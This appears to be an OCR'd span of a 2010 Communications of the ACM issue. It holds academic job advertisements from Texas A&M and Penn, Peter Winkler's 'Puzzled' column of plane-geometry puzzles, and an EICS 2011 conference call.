Letters of application should include:
1. a full curriculum vitae,
2. a two-page statement summarizing the candidate's vision and goals for the Department and leadership philosophy, and
3. the names and addresses of at least five references.

Applications will be accepted until the position is filled; screening will begin immediately. Nominations or applications should be sent to csechair@tamu.edu.

Texas A&M University is an Equal Opportunity/Affirmative Action Employer. Women and minorities are encouraged to apply. Employer paid advertisement.

University of Pennsylvania

Department of Computer and Information Science
Lecturer

The University of Pennsylvania's Department of Computer and Information Science invites applicants for two **Lecturer** positions. The department seeks individuals with exceptional promise for, or a proven record of, excellence in teaching undergraduate courses. Applicants should hold a graduate degree (preferably a Ph.D.) in Computer Science or Computer Engineering, and have a strong interest in teaching with practical application.

Duties for the first Lecturer position include advanced computer graphics courses within two programs: the Bachelor of Science and Engineering in Digital Media Design, and the Master of Science and Engineering in Computer Graphics and Game Technology (see http://cg.cis.upenn.edu). The position starts **January 1, 2011**; applications are due by **September 15, 2010**.

Duties for the second Lecturer position include introductory programming courses for majors and non-majors, and other courses within the Computer Science program. The position starts **July 1, 2011**; applications are due by **January 15, 2011**.

Lecturer positions are for one year, renewable annually up to three years, at the end of which a promotion to Senior Lecturer can be considered. Successful applicants will find Penn to be a stimulating environment conducive to professional growth in both teaching and research.

To apply, please complete the form located on the Faculty Recruitment Web Site at:

http://www.cis.upenn.edu/departmental/facultyRecruiting.shtml

Electronic applications are strongly preferred, but hard-copy applications (including the names of at least four references) may alternatively be sent to:

Chair, Faculty Search Committee
Department of Computer and Information Science
School of Engineering and Applied Science
University of Pennsylvania
Philadelphia, PA 19104-6389

Applications should be received **by each date listed above** to be assured full consideration.

Applications will be accepted until positions are filled.

Questions can be addressed to : faculty-search@central.cis.upenn.edu.

The University of Pennsylvania values diversity and seeks talented students, faculty and staff from diverse backgrounds. The University of Pennsylvania does not discriminate on the basis of race, sex, sexual orientation, gender identity, religion, color, national or ethnic origin, age, disability, or status as a Vietnam Era Veteran or disabled veteran in the administration of educational policies, programs or activities; admissions policies; scholarship and loan awards; athletic, or other University administered programs or employment.

The Penn CIS Faculty is sensitive to "two-body problems" and would be pleased to assist with opportunities in the Philadelphia region.

DOI:10.1145/1787234.1787260


Peter Winkler

Puzzled
Figures on a Plane


Welcome to three new puzzles. Solutions to the first two will be published next month; the third is (as yet) unsolved. In each, the issue is how your intuition matches up with the mathematics.

We examine simple but intriguing questions about figures on the plane. They are not, perhaps, the kinds of questions one would find in Euclid's Elements but more what could be expected from Minkowski, Erdős, Fejes Tóth... or anyone waiting impatiently for, say, food to be served in a restaurant.

1. On the tablecloth before us in one such restaurant is a gravy stain of an area less than one square inch. Meanwhile, in our briefcase is a large transparent sheet of plastic on which is printed a square grid of side one inch. Prove the sheet can be placed over the stain in such a way that no intersection point of the grid falls on the stain. Figure 1 shows a successful placement for a particular stain.




2. On the table before us are 10 dots, and in our pocket are 10 $1 coins. Prove the coins can be placed on the table (no two overlapping) in such a way that all dots are covered. Figure 2 shows a valid placement of the coins for this particular set of dots; they are transparent so we can see them. The three coins at the bottom are not needed.



3. What is the largest number n such that any n points on the plane can be covered by disjoint unit disks (like the coins in the second puzzle)? That is, what is the largest number we can replace the 10s by in the second puzzle so it remains true? We know from the solution to the second puzzle that the maximum n is at least 10. Your author can construct a pattern of 60 points (in a triangular lattice) that cannot be covered by disjoint unit disks, so n is less than 60. What is the true maximum value of n? I guess around 25, but it might be quite difficult to pin it down, even with a computer's help.


All readers are encouraged to submit prospective puzzles for future columns to puzzled@cacm.acm.org.

Peter Winkler (puzzled@cacm.acm.org) is Professor of Mathematics and of Computer Science and Albert Bradley Third Century Professor in the Sciences at Dartmouth College, Hanover, NH.



3RD ACM SIGCHI SYMPOSIUM ON

ENGINEERING INTERACTIVE COMPUTING SYSTEMS



NOVEMBER 22, 2010
Submission deadline
for Long Papers and Workshops

FEBRUARY 10, 2011
Submission deadline
for Late Breaking Results,
Demos, Doctoral Consortium,
Tutorials

LOCATION
Area della Ricerca CNR
Pisa, ITALY

CONFERENCE CHAIR
Fabio Paternò, CNR-ISTI, HIIS Laboratory

LONG PAPER CHAIRS
Kris Luyten, Univ. of Hasselt
Frank Maurer, Univ. of Calgary

Late Breaking Results CHAIRS
Prasun Dewan, UNC Chapel Hill
Carmen Santoro, CNR-ISTI, HIIS Laboratory

For information, please contact
info@eics2011.org

EICS is sponsored by
ACM SIGCHI

More updated information at WWW.EICS2011.ORG

EICS

PISA 2011

JUNE 13-16